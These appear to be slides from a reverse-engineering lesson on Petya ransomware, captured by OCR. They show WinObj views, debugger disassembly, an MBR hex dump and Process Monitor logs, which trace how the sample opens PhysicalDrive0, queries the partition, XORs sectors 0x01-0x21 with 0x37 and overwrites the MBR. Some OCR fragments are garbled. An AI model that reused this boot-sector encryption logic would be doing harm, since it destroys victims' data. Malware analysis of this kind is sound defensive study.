  - » \\.\PhysicalDrive0 → \Device\Harddisk0\DR0
  - » CreateFileA("\\.\PhysicalDrive0", ...)

Using WinObj

\\.\PhysicalDrive0

\Device\Harddisk0\Partition0
→ \Device\Harddisk0\DR0

WinObj - Sysinternals: www.sysinternals.com

File View Help

\
- ArcName
- BaseNamedObjects
- Callback
- Device
  - Harddisk0
  - Http
  - Ide
- Driver
- FileSystem
- GLOBAL??
- KernelObjects
- KnownDlls
- NLS
- ObjectTypes
- RPC Control

Name	Type	
DR0	Device	
Partition0	SymbolicLink	\Device\Harddisk0\DR0
Partition1	SymbolicLink	\Device\HarddiskVolume1

\Device\Harddisk0\Partition

\GLOBAL??\PhysicalDrive0
→ \Device\Harddisk0\DR0

WinObj - Sysinternals: www.sysinternals.com

File View Help

\
- ArcName
- BaseNamedObjects
- Callback
- Device
  - Harddisk0
  - Http
  - Ide
- Driver
- FileSystem
- GLOBAL??
- KernelObjects
- KnownDlls
- NLS
- ObjectTypes
- RPC Control

Name	Type	nLink
PEAuth	SymbolicLink	\Device\PEAuth
PhysicalDrive0	SymbolicLink	\Device\Harddisk0\DR0
PIPE	SymbolicLink	\Device\NamedPipe
PRN	SymbolicLink	\DosDevices\LPT1
ProcmonDebugLog...	SymbolicLink	\device\ProcmonDebug...
ProcmonExternalLo...	Event	
Psched	SymbolicLink	\Device\Psched
Root#*ISATAP#000...	SymbolicLink	\Device\00000001
Root#*ISATAP#000...	SymbolicLink	\Device\00000001
Root#*TEREDO#000...	SymbolicLink	\Device\00000002
Root#*TEREDO#000...	SymbolicLink	\Device\00000002
Root#MS_AGILEVP...	SymbolicLink	\Device\00000035
Root#MS_AGILEVP...	SymbolicLink	\Device\00000035
Root#MS_L2TPMINI...	SymbolicLink	\Device\00000036
Root#MS_L2TPMINI...	SymbolicLink	\Device\00000036

\GLOBAL??\PhysicalDrive0

\\.\PhysicalDrive0

- CreateFileA("\\.\PhysicalDrive0", ...)
- DeviceIoControl(fileHandle, 0x70048,...)

```
002F89DC   push ebp
002F89DD   mov ebp,esp
002F89DF   sub esp,9C
002F89E5   push esi
002F89E6   xor esi,esi
002F89E8   push esi
002F89E9   push esi
002F89EA   push 3
002F89EC   push esi
002F89ED   push 3
002F89EF   push 80100000
002F89F4   push ecx
002F89F5   call dword ptr ds:[<&CreateFileA>]
002F89FB   cmp eax,FFFFFFFF
002F89FE   jne 2F8A0C
002F8A00   push eax
002F8A01   call dword ptr ds:[<&CloseHandle>]
002F8A07   push 2
002F8A09   pop eax
002F8A0A   jmp 2F8A39
002F8A0C   push esi
002F8A0D   lea ecx,dword ptr ss:[ebp-4]
002F8A10   push ecx                          ecx:"\\\\.\\PhysicalDrive0"
002F8A11   push 90
002F8A16   lea ecx,dword ptr ss:[ebp-98]
002F8A1C   push ecx                          ecx:"\\\\.\\PhysicalDrive0"
002F8A1D   push esi
002F8A1E   push esi
002F8A1F   push 70048
002F8A24   push eax
002F8A25   call dword ptr ds:[<&DeviceIoControl>]
002F8A2B   push 2
002F8A2D   test eax,eax
002F8A2F   pop ecx
```

```
0012F178  003B89FB  RETURN from kernel32.CreateFileA to 003B89FB
0012F17C  0012F254  FileName = "\\.\PhysicalDrive0"
0012F180  80100000  DesiredAccess = GENERIC_READ|100000
0012F184  00000003  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F188  00000000  pSecurity = NULL
0012F18C  00000003  CreationDistribution = OPEN_EXISTING
0012F190  00000000  Attributes = 0
0012F194  00000000  hTemplate = NULL
0012F198  00000001
```

```
0012F174  003C8A2B  RETURN from kernel32.DeviceIoControl to 003C8A2B
0012F178  000000A0  hDevice = 000000A0
0012F17C  00070048  IoControlCode = 70048
0012F180  00000000  InBuffer = NULL
0012F184  00000000  InSize = 0
0012F188  0012F1A0  OutBuffer = 0012F1A0 -> FE
0012F18C  00000090  OutSize = 144.
0012F190  0012F234  BytesReturned = 0012F234 -> 9
0012F194  00000000  pOverlapped = NULL
```

Call to DeviceIoControl()

```
BOOL
WINAPI
DeviceIoControl( 000000A0,                          // handle to device
                 IOCTL_DISK_GET_PARTITION_INFO_EX,  // dwIoControlCode
                 NULL,                              // lpInBuffer
                 0,                                 // nInBufferSize
                 0012F1A0,                          // output buffer
                 144,                               // size of output buffer
                 0012F234,                          // number of bytes returned
                 NULL                               // OVERLAPPED structure
);
```

```
002F8A10    push ecx
002F8A11    push 90
002F8A16    lea ecx,dword ptr ss:[ebp-98]
002F8A1C    push ecx
002F8A1D    push esi
002F8A1E    push esi
002F8A1F    push 70048
002F8A24    push eax
002F8A25    call dword ptr ds:[<&DeviceIoControl>]
002F8A2B    push 2
002F8A2D    test eax,eax
```

```
0012F174  003C8A2B  RETURN from kernel32.DeviceIoControl to
0012F178  000000A0  hDevice = 000000A0
0012F17C  00070048  IoControlCode = 70048
0012F180  00000000  InBuffer = NULL
0012F184  00000000  InSize = 0
0012F188  0012F1A0  OutBuffer = 0012F1A0 -> FE
0012F18C  00000090  OutSize = 144.
0012F190  0012F234  BytesReturned = 0012F234 -> 9
0012F194  00000000  pOverlapped = NULL
```

dwIoControlCode:

0x70048

IOCTL_DISK_GET_PARTITION_INFO_EX

lpOutBuffer:

Receives the partition information

PARTITION_INFORMATION_EX

Contains partition information for standard AT-style master boot record (MBR) and Extensible Firmware Interface (EFI) disks.

PARTITION_INFORMATION_EX

dwIoControlCode:

0x70048

IOCTL_DISK_GET_PARTITION_INFO_EX

lpOutBuffer:

Receives the partition information

PARTITION_INFORMATION_EX

Contains partition information for standard AT-style master boot record (MBR) and Extensible Firmware Interface (EFI) disks.

```
typedef struct {
  PARTITION_STYLE PartitionStyle;
  LARGE_INTEGER   StartingOffset;
  LARGE_INTEGER   PartitionLength;
  DWORD           PartitionNumber;
  BOOLEAN         RewritePartition;
  union {
    PARTITION_INFORMATION_MBR Mbr;
    PARTITION_INFORMATION_GPT Gpt;
  };
} PARTITION_INFORMATION_EX;
```

```
typedef enum _PARTITION_STYLE {
  PARTITION_STYLE_MBR  = 0,
  PARTITION_STYLE_GPT  = 1,
  PARTITION_STYLE_RAW  = 2
} PARTITION_STYLE;
```

Constants :

PARTITION_STYLE_MBR

Master boot record (MBR) format. This corresponds to standard AT-style MBR partitions.

PARTITION_STYLE_GPT

GUID Partition Table (GPT) format.


PARTITION_STYLE_RAW

Partition not formatted in either of the recognized formats—MBR or GPT


Using Process Monitor

\\.\PhysicalDrive0

- CreateFileA("\\.\PhysicalDrive0", ...)
- DeviceIoControl(fileHandle, 0x70048,...)



CreateFileA("\\.\PhysicalDrive0", ...)



DeviceIoControl(fileHandle, 0x70048,...)

Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

Read, Encrypt, and Overwrite

- Reads a copy of the MBR(sector 0x00)
- A series of instructions for the sector 0x01 to 0x21
  - » CreateFileA()
  - » SetFilePointerEx()
  - » ReadFile()
  - » CloseHandle()
  - » XOR with 0x37
  - » CreateFileA()
  - » SetFilePointerEx()
  - » WriteFile()
  - » CloseHandle()
- Writes the new MBR
- Writes the small kernel code starting at sector 0x22

MBR format

- MBR/Sector size is 0x200 bytes
  - » 0 to 0x1bd: bootstrap
  - » 0x1be: 1st partition table entry (16 bytes)
  - » 0x1ce: 2nd partition table entry (16 bytes)
  - » 0x1de: 3rd partition table entry (16 bytes)
  - » 0x1ee: 4th partition table entry (16 bytes)
  - » 0x1fe: 0x**55**, 0x**AA** (bootsector marker)

Read, Encrypt, and Overwrite

Reading the MBR

- SetFilePointerEx()
- ReadFile()

```
002F892E
  push ecx
  push esi
  call dword ptr ds:[<&SetFilePointerEx>]
  push ebx
  lea eax,dword ptr ss:[ebp-4]
  mov ebx,200
  push eax
  push ebx
  push edi
  push esi
  call dword ptr ds:[<&ReadFile>]
  test eax,eax
  je 2F891A
```

```
002F891A
  xor eax,eax
  jmp 2F895C
```

```
002F894D
  push esi
  call dword ptr ds:[<&CloseHandle>]
  xor eax,eax
  cmp dword ptr ss:[ebp-4],ebx
  sete al
```

Dump 2

Address	Hex	ASCII
0012F888	33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00	3À.Ð¼.|.À.Ø¾.|¿.
0012F898	06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00	.¹..üó¤Ph..Ëû¹..
0012F8A8	BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10	½¾.€~..|.....ÅÅ.
0012F8B8	E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00	âñÍ.ˆV.UÆF..ÆF..
0012F8C8	B4 41 BB AA 55 CD 13 5D 72 0F 81 FB 55 AA 75 09	´A»ªUÍ.]r..ûUªu.
0012F8D8	F7 C1 01 00 74 03 FE 46 10 66 60 80 7E 10 00 74	÷Á..t.þF.f`.~..t
0012F8E8	26 66 68 00 00 00 00 66 FF 76 08 68 00 00 68 00	&fh....fÿv.h..h.
0012F8F8	7C 68 01 00 68 10 00 B4 42 8A 56 00 8B F4 CD 13	|h..h..´B.V..ôÍ.
0012F908	9F 83 C4 10 9E EB 14 B8 01 02 BB 00 7C 8A 56 00	..Ä..ë.¸..».|.V.
0012F918	8A 76 01 8A 4E 02 8A 6E 03 CD 13 66 61 73 1C FE	.v..N..n.Í.fas.þ
0012F928	4E 11 75 0C 80 7E 00 80 0F 84 8A 00 B2 80 EB 84	N.u..€~.€.„Š.²€ë„
0012F938	55 32 E4 8A 56 00 CD 13 5D EB 9E 81 3E FE 7D 55	U2äŠV.Í.]ëž.>þ}U
0012F948	AA 75 6E FF 76 00 E8 8D 00 75 17 FA B0 D1 E6 64	ªunÿv.è..u.ú°Ñæd
0012F958	E8 83 00 B0 DF E6 60 E8 7C 00 B0 FF E6 64 E8 75	è..°ßæ`è|.°ÿædè
0012F968	00 FB B8 00 BB CD 1A 66 23 C0 75 3B 66 81 FB 54	.û¸.»Í.f#Àu;f.ûT
0012F978	43 50 41 75 32 81 F9 02 01 72 2C 66 68 07 BB 00	CPAu2.ù..r,fh.».
0012F988	00 66 68 00 02 00 00 66 68 08 00 00 00 66 53 66	.fh....fh....fSf
0012F998	53 66 55 66 68 00 00 00 00 66 68 00 00 7C 00 00 66	SfUfh....fh.|..f
0012F9A8	61 68 00 00 07 CD 1A 5A 32 F6 EA 00 7C 00 00 CD	ah...Í.Z2öê.|..Í
0012F9B8	18 A0 B7 07 EB 08 A0 B6 07 EB 03 A0 B5 07 32 E4	. ·.ë. ¶.ë. µ.2ä
0012F9C8	05 00 07 8B F0 AC 3C 00 74 09 BB 07 00 B4 0E CD	....ð¬<.t.»..´.Í
0012F9D8	10 EB F2 F4 EB FD 2B C9 E4 64 EB 00 24 02 E0 F8	.ëòôëý+Éädë.$.àø
0012F9E8	24 02 C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69	$.ÃInvalid partI
0012F9F8	74 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72	tion table.Error
0012FA08	20 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69	loading operati
0012FA18	6E 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E	ng system.Missin
0012FA28	67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74	g operating syst
0012FA38	65 6D 00 00 00 63 7B 9A 93 71 CA E3 00 00 80 20	em...c{..qÊã...
0012FA48	21 00 07 FE FF FF 00 08 00 00 00 F0 FF 04 00 00	!..þÿÿ.....ðÿ..
0012FA58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FA68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FA78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA	.....U
0012FA88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FA98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

0x55AA
end of sector marker

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Process N...	Operation	Path	Result	Detail
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disposition: Open, O
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disposition: Open, O
petya.eXE	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_DISK_GET_PARTITION_INFO_EX
petya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Flags: Non-cached,
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	

Using HDHacker

Read, Encrypt, and Overwrite

Reading the MBR



Read, Encrypt, and Overwrite

Reading the MBR

from HDHacker tool

from Petya

Read, Encrypt, and Overwrite

A series of instructions for the sector 0x01 to 0x21

```
002F8DBB
call <reads_sector>
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
xor ecx,ecx ; ecx:"\\\\.\\PhysicalDrive0"
```

CreateFileA()
SetFilePointerEx()
ReadFile()
CloseHandle()

```
002F8DC4
xor byte ptr ss:[esp+ecx+248],37
inc ecx ; ecx:"\\\\.\\PhysicalDrive0"
cmp ecx,200 ; ecx:"\\\\.\\PhysicalDrive0"
jb 2F8DC4
```

XOR with 0x37

```
002F8DD5
push dword ptr ss:[esp+10]
lea edx,dword ptr ss:[esp+24C]
push edi
lea ecx,dword ptr ss:[esp+1C]
call <writes_sector>
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
test eax,eax
je 2F8E3A
```

CreateFileA()
SetFilePointerEx()
WriteFile()
CloseHandle()


```
002F8DF0
inc esi
cmp esi,22 ; 22:'\"'
jl 2F8DA3
```

```
i
ord ptr ss:[esp+14]

x
x

ord ptr ss:[esp+250]
ptr ss:[esp+18],eax
```


```
002F8DF6
xor edi,edi
lea ecx,dword ptr ss:[esp+14]
push edi
push edi
mov edx,ebp
call <writes_sector>
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
test eax,eax
je 2F8E3A
```



Read, Encrypt, and Overwrite

A series of instructions for the sector 0x01 to 0x21

- CreateFileA("\\.\PhysicalDrive0", ...)
- SetFilePointerEx()
- ReadFile()
- Encrypt
  (XOR with 0x37)
- WriteFile()



ocess N...	Operation	Path	Result	Detail
etya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disp
etya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disp
etya.eXE	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_DISK_GET_PARTI
etya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Fla
etya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
etya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disp
etya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Fla
etya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disp
petya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Fla
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disp
petya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x200, Length: 0x200, I/O
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Writ
petya.eXE	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x200, Length: 0x200, I/O
petya.eXE	CloseFile	\Device\Harddisk0\DR0		
petya.eXE	CreateFile	\Device\Harddisk0\DR0		ed Access: Generic Read, Disp
